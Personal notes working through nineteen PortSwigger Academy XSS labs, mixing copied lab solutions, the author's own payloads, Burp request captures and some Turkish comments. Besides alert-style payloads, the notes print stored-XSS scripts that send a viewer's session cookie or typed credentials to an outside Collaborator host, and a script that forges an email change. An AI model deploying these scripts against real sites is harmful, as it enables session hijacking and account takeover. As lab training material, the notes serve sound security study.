Content-Type: text/plain; charset=utf-8  
Set-Cookie: session=lq8xL9tIZBf78J5gKku8EagtUqlqldgNs; Secure; HttpOnly; SameSite=None  
Connection: close  
Content-Length: 100

413 units  
carlos-mzz0g3np5onxaif4du9d  
administrator-wd4xmy6jn8kztn5lnq51  
wiener-oqmr2fqir886mooscqla

HTTP/1.1 200 OK  
Content-Type: text/plain; charset=utf-8  
Set-Cookie: session=lq8xL9tIZBf78J5gKku8EagtUqlqldgNs; Secure; HttpOnly; SameSite=None  
Connection: close  
Content-Length: 100

413 units  
carlos-mzz0g3np5onxaif4du9d  
administrator-wd4xmy6jn8kztn5lnq51  
wiener-oqmr2fqir886mooscqla

## XSS

Lab 1 : Reflected XSS into HTML context with nothing encoded

- <script>alert(1)</script> → into search box
- 

Lab2: Stored XSS into HTML context with nothing encoded

- <script>alert(1)</script> → into the comment box
  - </p><script>alert(1)</script> → another solution
- 

Lab 3: DOM XSS in document.write sink using source location.search

### APPRENTICE

This lab contains a [DOM-based cross-site scripting](#) vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL. To solve this lab, perform a [cross-site scripting](#) attack that calls the alert function

→ Paste to search box and search below scripts

- "><script>alert(1)</script>
  - '><script>alert(1)</script>
  - "><svg onload=alert(1)>
  - ">');<script>alert(1)</script>
- 

Lab 4: DOM XSS in innerHTML sink using source location.search

### APPRENTICE

This lab contains a [DOM-based cross-site scripting](#) vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search. To solve this lab, perform a [cross-site scripting](#) attack that calls the alert function.

→ burak</a></p> <script>alert(1)</script>  
encoded as:

→ burak&lt;/a&gt;&lt;/p&gt; &lt;script&gt;alert(1)&lt;/script&gt;

xss prevented here.

Lab solution → <img src='x' onerror='alert(1)'>

My solution → </code> </h2></div></div></div></section><script>alert(1)</script>

Another solution → '></a><div> <script>alert(1)</script>

---

Lab 5: DOM XSS in jQuery anchor href attribute sink using location.search source

**APPRENTICE:** This lab contains a [DOM-based cross-site scripting](#) vulnerability in the submit feedback page. It uses the jQuery library's \$ selector function to find an anchor element, and changes its href attribute using data from location.search. To solve this lab, make the "back" link alert document.cookie.

Test query → /abcd

→ https://0a67003b0387ddadc07b746e00e8000c.web-security-academy.net/feedback?returnPath=/abcd

Execution in source code:

<div class="is-linkback">      <a id="backLink" href="/">Back</a>      </div>

Payload → javascript:alert(document.cookie) change path with below:

https://0a67003b0387ddadc07b746e00e8000c.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)


---

## Lab 6: DOM XSS in jQuery selector sink using a hashchange event

### APPRENTICE

This lab contains a [DOM-based cross-site scripting](#) vulnerability on the home page. It uses jQuery's `$()` selector function to auto-scroll to a given post, whose title is passed via the `location.hash` property.

To solve the lab, deliver an exploit to the victim that calls the `print()` function in their browser.



The screenshot shows the Burp Suite interface with the "Raw" tab selected. The "Pretty" tab is also visible. The request is a POST to `/HTTP/1.1` with the URL `http://exploit-0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net`. The request body contains a JSON payload: `{"id": 1, "content": "alert(1);window.print()"}`. The response is a 200 OK page from the same URL, containing the exploit code as part of the page content.

### Craft a response

URL: `https://exploit-0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net/exploit`

HTTPS

File: `/exploit`

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src="https://0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net/#" onload="this.src+=''"></iframe>
```

### Payload →

```
<iframe src="https://0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net/#" onload="this.src+=''"></iframe>
```

---

## Lab 7: Reflected XSS into attribute with angle brackets HTML-encoded

### APPRENTICE

This lab contains a [reflected cross-site scripting](#) vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the `alert` function.

### Access the lab

### Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a quoted attribute.
3. Replace your input with the following payload to escape the quoted attribute and inject an event handler:

```
"onmouseover="alert(1)"
```

4. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. When you move the mouse over the injected element it should trigger an alert.

Solution:

```
' " > these are prevented  
Payload → "onmouseover="alert(1)  
This payload executed below source code. xss occurs in the thick place.  
<section class=blog-header>  
    <h1>0 search results for '"onmouseover="&quot;alert(1)</h1>  
    <hr>  
</section>  
<section class=search>  
    <form action=/ method=GET>  
        <input type=text placeholder='Search the blog...' name=search value="" onmouseover="alert(1)">  
        <button type=submit class=button>Search</button>  
    </form>  
</section>
```

---

Lab 8: Stored XSS into anchor href attribute with double quotes HTML-encoded

#### APPRENTICE

This lab contains a [stored cross-site scripting](#) vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked. [Access the lab](#)

#### Solution

- Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
- Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
- Observe that the random string in the second Repeater tab has been reflected inside an anchor href attribute.
- Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls alert: javascript:alert(1)
- Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.

Payload → ">burak</a></p><p>comment1</p><script>alert(1)</script> → put into website input

Executed place in the source code:

```
<p>  
 <a id="author" href="#">burak</a></p><p>comment1</p><script>alert(1)</script> >tunahan</a> | 04 July 2022  
</p> *****
```

community solution → javascript:alert(1)

Request

Pretty Raw ↻ Actions ▾

```
1 POST /post/comment HTTP/1.1  
2 Host: acd31f2f1efbdd8b803f791700d5001f.web-security-academy.net  
3 Cookie: session=lnX96Dfr30eaSw5x0b9IxIpbTSLRm7mEt  
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 119  
10 Origin: https://acd31f2f1efbdd8b803f791700d5001f.web-security-academy.net  
11 Referer: https://acd31f2f1efbdd8b803f791700d5001f.web-security-academy.net/post?postId=7  
12 Upgrade-Insecure-Requests: 1  
13 Te: trailers  
14 Connection: close  
15 csrf=c1eMxr8EZBnL2I0Sq4124PsHH5t1eVdI&postId=7&comment=Comment+1&name=s0mm3r&email=s0mm3r%40hacker.com&website=javascript:alert(1)
```

## Lab 9: Reflected XSS into a JavaScript string with angle brackets HTML encoded

### APPRENTICE

This lab contains a [reflected cross-site scripting](#) vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function. [Access the lab](#)

### Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Replace your input with the following payload to break out of the JavaScript string and inject an alert: '-alert(1)'
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Solution: '-alert(1)' → into search area.

---

## Lab 10: DOM XSS in document.write sink using source location.search inside a select element

### PRACTITIONER

This lab contains a [DOM-based cross-site scripting](#) vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search which you can control using the website URL. The data is enclosed within a select element. To solve this lab, perform a [cross-site scripting](#) attack that breaks out of the select element and calls the alert function.

### [Access the lab](#)

### Solution

1. On the product pages, notice that the dangerous JavaScript extracts a storeId parameter from the location.search source. It then uses document.write to create a new option in the select element for the stock checker functionality.
2. Add a storeId query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL.
3. In the browser, notice that your random string is now listed as one of the options in the drop-down list.
4. Right-click and inspect the drop-down list to confirm that the value of your storeId parameter has been placed inside a select element.
5. Change the URL to include a suitable [XSS](#) payload inside the storeId parameter as follows:

product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>

Payload → "></select><img%20src=1%20onerror=alert(1)>

URL + payload --> [https://0ab90073041c418fc0ac63dd003800bb.web-security-academy.net/product?productId=1&storeId="></select><img%20src=1%20onerror=alert\(1\)>](https://0ab90073041c418fc0ac63dd003800bb.web-security-academy.net/product?productId=1&storeId=)

Execution in page:

```
var store = (new URLSearchParams(window.location.search)).get('storeId');
document.write('<select name="storeId">')
```

xss here: document.write('<select name=" " ></select><img%20src=1%20onerror=alert(1)> " >')

The screenshot shows the Burp Suite interface with the Request and Response tabs. The Request tab displays the modified URL: `product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>`. The Response tab shows the page from 'Web Security Academy' with the title 'DOM XSS in document.write sink using source location.search inside a select element'. A green 'Solved' button is visible. Below the title, a message says 'Congratulations, you solved the lab!' and 'Share your skills!'. The page content includes a 'Beat the Vacation Traffic' section with a 5-star rating and a price of \$7.37.

## Lab 11: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

### PRACTITIONER

This lab contains a [DOM-based cross-site scripting](#) vulnerability in a [AngularJS](#) expression within the search functionality.

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded. To solve this lab, perform a [cross-site scripting](#) attack that executes an AngularJS expression and calls the alert function. [Access the lab](#)

### Solution

1. Enter a random alphanumeric string into the search box.
2. View the page source and observe that your random string is enclosed in an ng-app directive.
3. Enter the following AngularJS expression in the search box:  `{{$on.constructor('alert(1)')()}}`
4. Click **search**.

Payload →  `{{$on.constructor('alert(1)')()}}`

Another payload →  `{{ constructor.constructor('alert(1)')() }}`

When enter this payload url will be like below:

```
https://0a95008f036e1624c1e218480077005f.web-security-academy.net/?search=%7B%7B%24on.constructor%28%27alert%281%29%27%29%28%29%7D%7D
```

### EXECUTION IN PAGE:

```
<section class=blog-header>
  <h1>0 search results for' {{$on.constructor(&apos;alert(1)&apos;)()}} '</h1>
  <hr>
</section>
```

---

## Lab 12: Reflected DOM XSS

### PRACTITIONER

This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink. To solve this lab, create an injection that calls the alert() function. [Access the lab](#)

### Solution

1. In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on.
2. Back in the lab, go to the target website and use the search bar to search for a random test string, such as "[XSS](#)".
3. Return to the Proxy tool in Burp Suite and forward the request.
4. On the Intercept tab, notice that the string is reflected in a JSON response called search-results.
5. From the Site Map, open the searchResults.js file and notice that the JSON response is used with an eval() function call.
6. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
7. To solve this lab, enter the following search term: `\"-alert(1)//`

As you have injected a backslash and the site isn't escaping them, when the JSON response attempts to escape the opening double-quotes character, it adds a second backslash. The resulting double-backslash causes the escaping to be effectively canceled out. This means that the double-quotes are processed unescaped, which closes the string that should contain the search term.

An arithmetic operator (in this case the subtraction operator) is then used to separate the expressions before the alert() function is called. Finally, a closing curly bracket and two forward slashes close the JSON object early and comment out what would have been the rest of the object. As a result, the response is generated as follows:

```
{"searchTerm":\"\\"-alert(1)///\", "results":[]}
```

- 
1. On the Intercept tab, notice that the string is reflected in a JSON response called search-results.
  2. From the Site Map, open the searchResults.js file and notice that the JSON response is used with an eval() function call.
  3. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
  4. To solve this lab, enter the following search term: `\"-alert(1)\"`

Testing some strings:

INPUT	JSON
XSS	<code>"searchTerm": "XSS"</code>
"XSS	<code>"searchTerm": "\"XSS"</code>
XSS"	<code>"searchTerm": "XSS\""</code>
"XSS"	<code>"searchTerm": "\"XSS\""</code>
\"XSS	<code>"searchTerm": "\\\"XSS"</code>
Payload →	<code>\"-alert(1)\"</code>
	<code>\"-alert(1)\" { "results":[], "searchTerm": "\\\"-alert(1)\" // } }</code> Json ending here.

To escape    "    application uses    \    but it does not escape    "    after    \

```

Request
Pretty Raw Hex Hackvertor
1 GET /search-results?search=%5C%22-alert%281%29%7D%2F%2F HTTP/1.1
2 Host: Dad60052039c1e0dc0c6905e00ff003f.web-security-academy.net
3 Cookie: session=fafKgmX022euAx1rf250fs24ZH9WXJWpr
4 Sec-Ch-Ua: "-Not/A[Brand];v=8", "Chromium";v=102
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://Dad60052039c1e0dc0c6905e00ff003f.web-security-academy.net/?search=%5C%22-a
13 Alert%281%29%7D%2F%2F
14 Accept-Encoding: gzip, deflate
15 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
16 Connection: close
17

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 45
5
6 {
  "results": [],
  "searchTerm": "\"\\\"-alert(1)\" // \""
}

```

### Lab 13: Stored DOM XSS

#### PRACTITIONER

This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function. [Access the lab](#)

#### Solution

Post a comment containing the following vector: `<><img src=1 onerror=alert(1)>` In an attempt to prevent [XSS](#), the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

Payload → `<><img src=1 onerror=alert(1)>`

## Lab 14: Exploiting cross-site scripting to steal cookies

### PRACTITIONER

This lab contains a [stored XSS](#) vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's session cookie, then use this cookie to impersonate the victim.

#### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Some users will notice that there is an alternative solution to this lab that does not require Burp Collaborator. However, it is far less subtle than exfiltrating the cookie.

#### [Access the lab](#)

### Solution

1. Using [Burp Suite Professional](#), go to the Burp menu, and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:
4. <script>
5. fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
6. method: 'POST',
7. mode: 'no-cors',
8. body:document.cookie
9. });

</script>

This script will make anyone who views the comment issue a POST request containing their cookie to your subdomain on the public Collaborator server.

10. Go back to the Burp Collaborator client window, and click "Poll now". You should see an HTTP interaction. If you don't see any interactions listed, wait a few seconds and try again.
11. Take a note of the value of the victim's cookie in the POST body.
12. Reload the main blog page, using Burp Proxy or Burp Repeater to replace your own session cookie with the one you captured in Burp Collaborator. Send the request to solve the lab. To prove that you have successfully hijacked the admin user's session, you can use the same cookie in a request to /my-account to load the admin user's account page.

### Alternative solution

Alternatively, you could adapt the attack to make the victim post their session cookie within a blog comment by [exploiting the XSS to perform CSRF](#). However, this is far less subtle because it exposes the cookie publicly, and also discloses evidence that the attack was performed.

Intercept setting below should be clicked:

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
	<input checked="" type="checkbox"/>	Or	Content type header	Matches	text
	<input type="checkbox"/>	Or	Request	Was modified	
	<input type="checkbox"/>	And	Request	Was intercepted	
	<input type="checkbox"/>	And	Status code	Does not match	^304\$
	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

## Leave a comment

Comment:

```
<script>
fetch('https://wwwj045bhpbohkm7nn8rx05y2p8fw4.oastify.com', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Name:

tester

Email:

tester@test.com

Website:

http://wwwj045bhpbohkm7nn8rx05y2p8fw4.oastify.com

**Post Comment**

The screenshot shows the Burp Suite interface. On the left, the Network tab displays a captured request to 'wwwj045bhpbohkm7nn8rx05y2p8fw4.oastify.com'. The request is a POST to '/comment' with a large payload containing a script to set a cookie. The response shows a standard HTML page with a banner and logo. On the right, the 'Sessions' tab in Burp Collaborator shows a session named 'AcademyLab'. It lists five interactions: three DNS requests and two HTTP requests. The third interaction is highlighted in orange. The log table has columns for Description, Request to Collaborator, and Response from Collaborator. The response from the collaborator includes a 'Content-Type' header of 'text/plain; charset=UTF-8' and a payload consisting of a long string of characters.

Change original session cookie with burp collaborator session cookie while you click to poll now and come.

## Lab 15: Exploiting cross-site scripting to capture passwords

### PRACTITIONER

This lab contains a [stored XSS](#) vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's username and password then use these credentials to log in to the victim's account.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server. Some users will notice that there is an alternative solution to this lab that does not require Burp Collaborator. However, it is far less subtle than exfiltrating the credentials. [Access the lab](#)

### Solution

1. Using [Burp Suite Professional](#), go to the Burp menu, and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:
4. <input name=username id=username>
5. <input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
6. method:'POST',
7. mode: 'no-cors',
8. body:username.value+':'+this.value

This script will make anyone who views the comment issue a POST request containing their username and password to your subdomain of the public Collaborator server.

9. Go back to the Burp Collaborator client window, and click "Poll now". You should see an HTTP interaction. If you don't see any interactions listed, wait a few seconds and try again.
10. Take a note of the value of the victim's username and password in the POST body.
11. Use the credentials to log in as the victim user.

### Alternative solution

Alternatively, you could adapt the attack to make the victim post their credentials within a blog comment by [exploiting the XSS to perform CSRF](#). However, this is far less subtle because it exposes the username and password publicly, and also discloses evidence that the attack was performed.

The screenshot shows the Burp Suite interface. On the left, there is a 'Leave a comment' form with fields for 'Comment', 'Name', 'Email', and 'Website'. The 'Comment' field contains a malicious JavaScript payload. On the right, the 'Generate Collaborator payloads' tool is open, showing a table of interactions. The fourth row, which corresponds to the comment posted, is highlighted. The 'Payload' column for this row shows the same malicious JavaScript code as the comment form. The 'Inspector' tab on the right shows the selected text 'administrator:24bf0tx5h3y1jz1p2mk'.

Lab 16: Exploiting XSS to perform CSRF

### PRACTITIONER

This lab contains a [stored XSS](#) vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to perform a [CSRF attack](#) and change the email address of someone who views the blog post comments. You can log in to your own account using the following credentials: wiener:peter [Access the lab](#)

### Solution

1. Log in using the credentials provided. On your user account page, notice the function for updating your email address.
2. If you view the source for the page, you'll see the following information:
  - You need to issue a POST request to /my-account/change-email, with a parameter called email.
  - There's an anti-CSRF token in a hidden input called token.

This means your exploit will need to load the user account page, extract the [CSRF token](#), and then use the token to change the victim's email address.

3. Submit the following payload in a blog comment:

```
<script>

var req = new XMLHttpRequest();

req.onload = handleResponse;

req.open('get','/my-account',true);

req.send();

function handleResponse() {

  var token = this.responseText.match(/name="csrf" value="(\w+)/)[1];

  var changeReq = new XMLHttpRequest();

  changeReq.open('post', '/my-account/change-email', true);

  changeReq.send('csrf=' + token + '&email=test@test.com');

};

</script>
```

This will make anyone who views the comment issue a POST request to change their email address to test@test.com.

#### POST REQUEST TO MAKE COMMENT

```
1 POST /post/comment HTTP/1.1
2 Host: 0a7100cb0474bc30c07808c8003b0073.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 147
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a7100cb0474bc30c07808c8003b0073.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a7100cb0474bc30c07808c8003b0073.web-security-academy.net/post?postId=6
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 csrf=UmIk00pVcGHSf8JYcIhvQcKrgILK2Pak
24 postId=6
25 comment=-----&
26 name=-----&
27 email=tburakdirlik14@gmail.com
28 website=https://AKTIFgoogle.com
```

1. Log in using the credentials provided. On your user account page, notice the function for updating your email address.

2. If you view the source for the page, you'll see the following information:

- ➔ You need to issue a POST request to /my-account/change-email, with a parameter called email.
- ➔ There's an anti-CSRF token in a hidden input called token.

This means your exploit will need to load the user account page, extract the [CSRF token](#), and then use the token to change the victim's email address.

3. Submit the following payload in a blog comment:

4.

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf"
value="(\w+)"\)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

This will make anyone who views the comment issue a POST request to change their email address to [test@test.com](mailto:test@test.com).

As you see there is no prevention for script .

## Lab 17: Reflected XSS into HTML context with most tags and attributes blocked

### PRACTITIONER

This lab contains a [reflected XSS](#) vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors. To solve the lab, perform a [cross-site scripting](#) attack that bypasses the WAF and calls the print() function.

**Note :**Your solution must not require any user interaction. Manually causing print() to be called in your own browser will not solve the lab.

[Access the lab](#)

### Solution

1. Inject a standard XSS vector, such as:

```
<img src=1 onerror=print()>
```

2. Observe that this gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.
3. Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear \$". Replace the value of the search term with: <>
5. Place the cursor between the angle brackets and click "Add \$" twice, to create a payload position. The value of the search term should now look like: <\$\$>
6. Visit the [XSS cheat sheet](#) and click "Copy tags to clipboard".
7. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
8. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the body payload, which caused a 200 response.
9. Go back to the Positions tab in Burp Intruder and replace your search term with:

```
<body%20=1>
```

10. Place the cursor before the = character and click "Add \$" twice, to create a payload position. The value of the search term should now look like: <body%20\$=1>
11. Visit the [XSS cheat sheet](#) and click "copy events to clipboard".
12. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
13. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onresize payload, which caused a 200 response.
14. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

15. Click "Store" and "Deliver exploit to victim".

Solution:

```
<iframe src="https://0ad900af03e867c4c1520f74006100f1.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

Search kısmında XSS cheat sheetteki stringleri intruderden gönderiyor. İzin verilen tagları kullanıyor. Olay bu .

Lab 18: Reflected XSS into HTML context with all tags blocked except custom ones

#### PRACTITIONER

This lab blocks all HTML tags except custom ones.

To solve the lab, perform a [cross-site scripting](#) attack that injects a custom tag and automatically alerts document.cookie.

[Access the lab](#)

#### Solution

1. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

```
<script>  
location = 'https://your-lab-id.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';  
</script>
```

2. Click "Store" and "Deliver exploit to victim".

This injection creates a custom tag with the ID x, which contains an onfocus event handler that triggers the alert function. The hash at the end of the URL focuses on this element as soon as the page is loaded, causing the alert payload to be called.

Injected url → https://your-lab-id.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x  
Eğer bunu direk url alanına yapıştırırsan XSS gelir ama ekranı yenileyemezsin.

Not encoded Payload → <xss id=x onfocus=alert(document.cookie) tabindex=1>#x';

To solve go to exploit server paste body and deliver below code:

```
<script>  
location = 'https://0ab100b004e031f6c0b7aeab006d0094.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';  
</script>
```

---

Lab 19: Reflected XSS with some SVG markup allowed

#### PRACTITIONER

This lab has a simple [reflected XSS](#) vulnerability. The site is blocking common tags but misses some SVG tags and events. To solve the lab, perform a [cross-site scripting](#) attack that calls the alert() function. [Access the lab](#)

#### Solution

1. Inject a standard XSS payload, such as: <img src=1 onerror=alert(1)>
2. Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.
3. Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear \$".
5. In the request template, replace the value of the search term with: <>
6. Place the cursor between the angle brackets and click "Add \$" twice to create a payload position. The value of the search term should now be: <\$>
7. Visit the [XSS cheat sheet](#) and click "Copy tags to clipboard".
8. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
9. When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the <svg>, <animatetransform>, <title>, and <image> tags, which received a 200 response.

10. Go back to the Positions tab in Burp Intruder and replace your search term with: <svg><animatetransform%20=1>
  11. Place the cursor before the = character and click "Add \$" twice to create a payload position. The value of the search term should now be:
- <svg><animatetransform%20\$&=1>
12. Visit the [XSS cheat sheet](#) and click "Copy events to clipboard".
  13. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
  14. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onbegin payload, which caused a 200 response.

Visit the following URL in the browser to confirm that the alert() function is called and the lab is solved:

[https://your-lab-id.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert\(1\)%3E](https://your-lab-id.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E)

Filter: Showing all items						
Request	Response	Pretty	Raw	Hex		
